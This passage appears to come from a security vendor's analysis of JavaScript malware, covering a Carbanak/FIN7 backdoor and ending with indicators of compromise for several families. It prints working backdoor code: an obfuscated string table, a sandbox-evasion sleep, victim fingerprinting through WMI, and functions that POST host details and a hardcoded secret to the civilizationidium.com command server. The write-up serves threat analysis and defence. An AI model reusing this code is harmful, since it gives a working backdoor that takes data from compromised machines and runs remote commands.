
Carbanak/FIN7 needs little introduction. Discovered in 2014, they are one of the most prolific and successful, financially-motivated threat actors in action today, responsible for an estimated $1 billion in losses to countless financial institutions worldwide.

Carbanak/FIN7's main means of spreading malware consists of highly targeted and highly effective spear-phishing emails.

A recently discovered JavaScript based backdoor associated with the actor, however, appears to indicate a pivot in their activity — shifting from their mostly PowerShell-based malware to JavaScript, likely in an attempt to become less detectable to security vendors.


Once executed, the backdoor will initiate a two-minute delay in an effort to avoid automated sandbox detection (analysis timeout), and then will collect the infected machine's IP and MAC addresses, DNS hostname, and report back to its Command-and-Control server and execute any code it receives back as response.

Carbanak/FIN7 are known to employ Cobalt Strike as their post-breach follow-up malware.




```
var _0x1a38=['\x65\x43\x6b\x47\x75\x53\x6f\x36\x57\x34\x48\x73\x57\x4f\x6e\x35\x57\x36\x76\x34','\x62\x38\x6f\x55\x57\x36\x78\x64\x55\x4
    \x6d\x6f\x4a\x6a\x47','\x57\x4f\x4f\x4f\x57\x52\x4e\x64\x49\x74\x75\x58\x57\x50\x68\x64\x53\x6d\x6b\x39\x57\x34\x61','\x57\x51\x54\x
    \x5a\x57\x36\x6a\x43','\x57\x51\x44\x6a\x6a\x57\x50\x4f\x6a\x4c\x54\x44\x57\x35\x7a\x41','\x57\x50\x56\x63\x4d\x72\x62\x70\x78\x5a\x4
    \x6b\x71','\x57\x50\x66\x77\x65\x61\x46\x64\x55\x75\x71\x6d\x6a\x4c\x44\x4c','\x70\x53\x6b\x31\x57\x36\x58\x45\x57\x51\x61\x34\x78\x3
    \x57\x37\x68\x64\x53\x4a\x65\x51\x76\x58\x66\x76\x6f\x43\x6b\x78\x63\x47','\x6d\x33\x6c\x63\x4f\x57\x75\x77\x71\x38\x6f\x61\x57\x35\
    \x6f\x70\x57\x50\x47\x77\x74\x4e\x68\x64\x54\x6d\x6f\x4e\x57\x4f\x34\x57','\x57\x37\x69\x70\x63\x75\x6c\x63\x52\x43\x6b\x61\x75\x38\
    \x6b\x47\x57\x37\x53\x43\x57\x4f\x38','\x65\x31\x76\x39\x67\x68\x2f\x63\x4e\x53\x6b\x37\x57\x36\x4e\x63\x4c\x4d\x6d','\x41\x4a\x6d\x5
    \x2b\x6b\x43\x6b\x63\x57\x36\x61','\x57\x51\x46\x64\x4d\x38\x6f\x41\x57\x36\x46\x64\x52\x59\x4c\x63\x57\x35\x39\x78\x57\x52\x4b','\x5
    \x50\x53\x6f\x71\x42\x6d\x6f\x38\x75\x76\x6d','\x6e\x38\x6b\x77\x57\x34\x54\x39\x57\x51\x30\x31\x73\x6d\x6b\x31\x57\x52\x39\x6c','\x
    \x4b\x58\x62\x30\x57\x51\x68\x63\x48\x53\x6f\x79','\x6a\x43\x6b\x56\x57\x37\x65\x43\x57\x52\x35\x43\x6d\x6d\x6f\x56\x67\x77\x4f','\x5
    \x6d\x72\x4f\x49\x57\x52\x64\x63\x4a\x53\x6b\x42','\x61\x43\x6b\x79\x44\x53\x6f\x4a\x66\x53\x6b\x6f\x57\x37\x42\x64\x51\x67\x74\x64\
    \x62\x33\x63\x48\x63\x56\x63\x4b\x53\x6f\x36\x71\x78\x4b','\x71\x43\x6f\x32\x57\x4f\x47\x4f\x57\x52\x48\x38\x6f\x38\x6f\x65\x45\x4c\
    \x37\x63\x54\x53\x6b\x6c\x6e\x64\x64\x64\x4a\x6d\x6b\x4c\x42\x61','\x77\x30\x2f\x63\x54\x6d\x6b\x4f\x57\x4f\x46\x64\x52\x43\x6b\x56\
    \x43\x6b\x34\x46\x38\x6f\x61\x79\x53\x6b\x54\x57\x37\x56\x64\x50\x78\x70\x64\x4a\x47','\x57\x4f\x4f\x4f\x57\x52\x4e\x64\x49\x74\x76\
```

Figure 13: Obfuscated Carbanak Backdoor snippet




```
function func_start_delay () {
    var s_WScript = WScript;
    s_WScript.Sleep(120000);
}
```

Figure 14: Carbanak Backdoor delay function




```
function func_id () {
    var mac_address = "#Error#";
    var dns_hostname = "#Error#";
    try{
        var lrequest = wmi.ExecQuery("select * from Win32_NetworkAdapterConfiguration where ipenabled = true");
        var lItems = new Enumerator(lrequest);
        for (; !lItems.atEnd(); lItems.moveNext()) {
            mac_address = lItems.item().macaddress;
            dns_hostname = lItems.item().DNSHostName;
            if(typeof mac_address === "string" && mac_address.length > 1) {
                if(typeof dns_hostname !== "string" && dns_hostname.length < 1) {
                    dns_hostname = "Unknown";
                }else{
                    for (var i_counter = 0; i_counter < dns_hostname.length; i_counter++) {
                        if (dns_hostname.charAt(i_counter) > "z") {
                            dns_hostname = dns_hostname.substr(0, i_counter) + "_" + dns_hostname.substr(i_counter + 1);
                        }
                    }
                }
                return mac_address + "_" + dns_hostname;
            }
        }
    }catch(e) {
        return mac_address + "_" + dns_hostname;
    }
}
```

Figure 15: Carbanak Backdoor gathers victim information



```
function func_get_path () {
    var var_pathes = ["images", "pictures", "img", "info", "new"];
    var var_files = ["sync", "show", "hide", "add", "new", "renew", "delete"];
    var var_path = var_pathes[Math.floor(Math.random() * var_pathes.length)] + "/" + var_files[Math.floor(Math.random() * var_files.length)];
    return "https://civilizationidium.com/" + var_path;
}
```

Figure 16: Carbanak Backdoor Command-and-Control URL "constructor" function



```
function send_data (var_type, var_data, var_crypt) {
    try {
        var http_object = new ActiveXObject("MSXML2.ServerXMLHTTP");
        if(var_type === "request") {
            http_object.open("POST", func_get_path () + "?type=name", false);
            var_data = "zawgkveuwynyjvizs=" + func_crypt_controller("encrypt", "group=sp&rt=0&secret=HiyFIYF973IYFCviyv&time=120000&uid=" + uniq_id + "&id=" + func_id()
                + "&" + var_data);
        }else{
            http_object.open("POST", func_get_path () + "?type=content&id=" + uniq_id, false);
            if(var_crypt) {
                var_data = func_crypt_controller("encrypt", var_data);
            }
        }
        http_object.setRequestHeader("User-Agent", "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:69.0) Gecko/20100101 Firefox/50.0");
        http_object.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        http_object.setOption(2, 13056);
        http_object.send(var_data);
        return http_object.responseText;
    }catch(e) {
        return "no";
    }
}
```

Figure 17: Carbanak Backdoor Command-and-Control contact

Conclusion

The JavaScript landscape is rife with malware of all types and is highly dynamic. These are significant threats that cannot be disregarded.

Threat actors around the world are developing and maintaining JavaScript-based malware that is on par in its functionality and sophistication with anything in the parallel landscapes of other Windows-supported scripting languages, all of which are gaining popularity as more and more threat actors are transitioning to the "no PE needed" mentality.

For a demo of the world's best malware-prevention solution, request a demo.

IOCs of examined samples:

VJw0rm

SHA256: 080069323805f67a898f62517b17786d46cc51e9894cd490ee0ba789271e1d9c

C2: 180.214.239.36:8050

WSHRat

SHA256: ec5d3e6da18db71027ea5a54ff0e4be63313b4986d3ef8b020a4a79ae3866571

C2: jahblessrtd4ever.home-webserver.de:1604

Drops Remcos RAT:
52cbc7b3e3c373b8857245207f0cfca50c35b6edc49255441f74fdf45a71ac46

(Remcos employs same C2 as WSHRat)

STRRAT

SHA256: 213c775b371b55c48308650f29ad041a889ef24bf58069d380b4be6e558b82e9

SHA256 (JAR):
6b723bd260b53c68c716ef218c78718d3e99ab4d4238a4bd823fd0cd6ec8007b

"bring your own JRE” URL: wshsoft.company/jre7.zip

C2: str-master.pw

BlackByte Ransomware

SHA256: 884e96a75dc568075e845ccac2d4b4ccec68017e6ef258c7c03da8c88a597534

Key file URL: 45.9.148.114/forest.png

Carbanak/FIN7 JavaScript Backdoor

SHA256: caa7667bfdbcb04ceb9d81df93fe805dfe4ac8a04b9dd3eaab7b5f7c87c4fc9c

C2: civilizationidium.com